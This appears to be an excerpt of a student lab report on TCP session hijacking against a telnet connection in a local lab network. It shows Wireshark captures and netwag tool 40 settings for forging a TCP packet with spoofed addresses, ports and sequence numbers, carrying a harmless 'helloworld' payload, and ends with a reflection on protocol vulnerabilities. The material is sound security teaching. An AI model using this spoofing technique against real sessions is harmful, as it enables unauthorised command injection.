
```

228 2024-03-19 22:58:42.91 192.168.188.142 192.168.188.140 TCP 66 57766 > telnet [ACK] Seq=130 Ack=...
229 2024-03-19 22:58:42.91 192.168.188.140 192.168.188.142 TELNET 100 Telnet Data ...
230 2024-03-19 22:58:42.91 192.168.188.142 192.168.188.140 TCP 66 57766 > telnet [ACK] Seq=130 Ack=...
PcapInfo: Protocol version 4 Src: 192.168.188.140 Dst: 192.168.188.142
Transmission Control Protocol, Src Port: telnet (23), Dst Port: 57766 (57766), Seq: 1386, Ack: 130, Len: 34
Source port: telnet (23)
Destination port: 57766 (57766)
[Stream index: 37]
Sequence number: 1386 (relative sequence number)
[Next sequence number: 1420 (relative sequence number)]
Acknowledgement number: 130 (relative ack number)
Header length: 32 bytes
Flags: 0x018 (PSH, ACK)
Window size value: 114
[calculated window size: 16592]
[window size scaling factor: 128]
> Checksum: 0x4b2c [validation disabled]
> Options: (12 bytes)
> [SEQ/ACK analysis]
```

```
[03/19/2024 23:10] seed@ubuntu:~$ python
Python 2.7.3 (default, Apr 10 2013, 05:46:21)
[GCC 4.6.3] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print 'hello,world'.encode("hex")
File "<stdin>", line 1
    print 'hello,world'.encode("hex")
    ^
IndentationError: unexpected indent
>>> print 'helloworld'.encode("hex")
68656c6c6f776f726c64
>>>
```


打印出 helloworld 的 ascii 码，获得 68656c6c6f776f726c64。

40 号工具：欺骗 Ip4Tcp 包



40 是 netwag 的 40 号工具，在 ip4-src 后输入客户端的地址，在 ip4-dst 后输入服务器 A 的地址，tcp-src 输入源端口地址，tcp-seqnum 和 tcp-acknum 输入伪造的值，tcp-data 是要发的数据的 16 进制值，发送 68656c6c6f776f726c64。

| | | | | | |
|-----|------------------------|-----------------|-----------------|------|--|
| 230 | 2024-03-19 22:58:42.92 | 192.168.188.142 | 192.168.188.140 | TCP | 66 57766 > telnet [ACK] Seq=130 |
| 619 | 2024-03-19 23:12:38.35 | 192.168.188.142 | 192.168.188.140 | TCP | 66 57766 > telnet [FIN, ACK] Seq=131 |
| 620 | 2024-03-19 23:12:38.35 | 192.168.188.140 | 192.168.188.142 | TCP | 66 telnet > 57766 [FIN, ACK] Seq=131 |
| 621 | 2024-03-19 23:12:38.35 | 192.168.188.142 | 192.168.188.140 | TCP | 66 57766 > telnet [ACK] Seq=131 |
| 794 | 2024-03-19 23:18:21.35 | 192.168.188.142 | 192.168.188.140 | IPv4 | 64 Fragmented IP protocol (protocol 0) |
| 817 | 2024-03-19 23:18:53.04 | 192.168.188.142 | 192.168.188.140 | IPv4 | 64 Fragmented IP protocol (protocol 0) |

Source: 192.168.188.142 (192.168.188.142)
Destination: 192.168.188.140 (192.168.188.140)

Data (30 bytes)
Data: 0017e1a6000000780000000050000072b2a6000068656c6c6f776f726c64
[Length: 30]

| | | |
|------|---|--------------------|
| 0000 | 00 0c 29 f8 cf 06 00 0c 29 09 0a 57 08 00 45 00 | ..).)..W..E. |
| 0010 | 00 32 00 00 00 01 00 06 c0 59 c0 a8 bc 8e c0 a8 | .2.Y..... |
| 0020 | bc 8c 00 17 e1 a6 00 00 00 78 00 00 00 00 50 00 |n |
| 0030 | 00 72 b2 a6 00 00 68 65 6c 6c 6f 77 6f 72 6c 64 | ..r ...he lloworld |

4.Summary

在实验中，我体会了实验的目标是让学生对 TCP/IP 协议的漏洞以及针对这些漏洞的攻击获得第一手的经验。TCP/IP 协议中的漏洞代表了协议设计和实现中的一种特殊类型的漏洞。这些漏洞提供了宝贵的教训，告诉我们为什么应该从一开始就设计安全性，而不是在事后才添加。研究这些漏洞有助于学生了解网络安全面临的挑战，以及为什么需要采取许多网络安全措施。TCP/IP 协议的漏洞存在于多个层面。

+通过实验，我获得了对网络协议漏洞和网络安全的更深入的理解。这将有助于我在未来的网络安全工作中更好地保护系统和数据。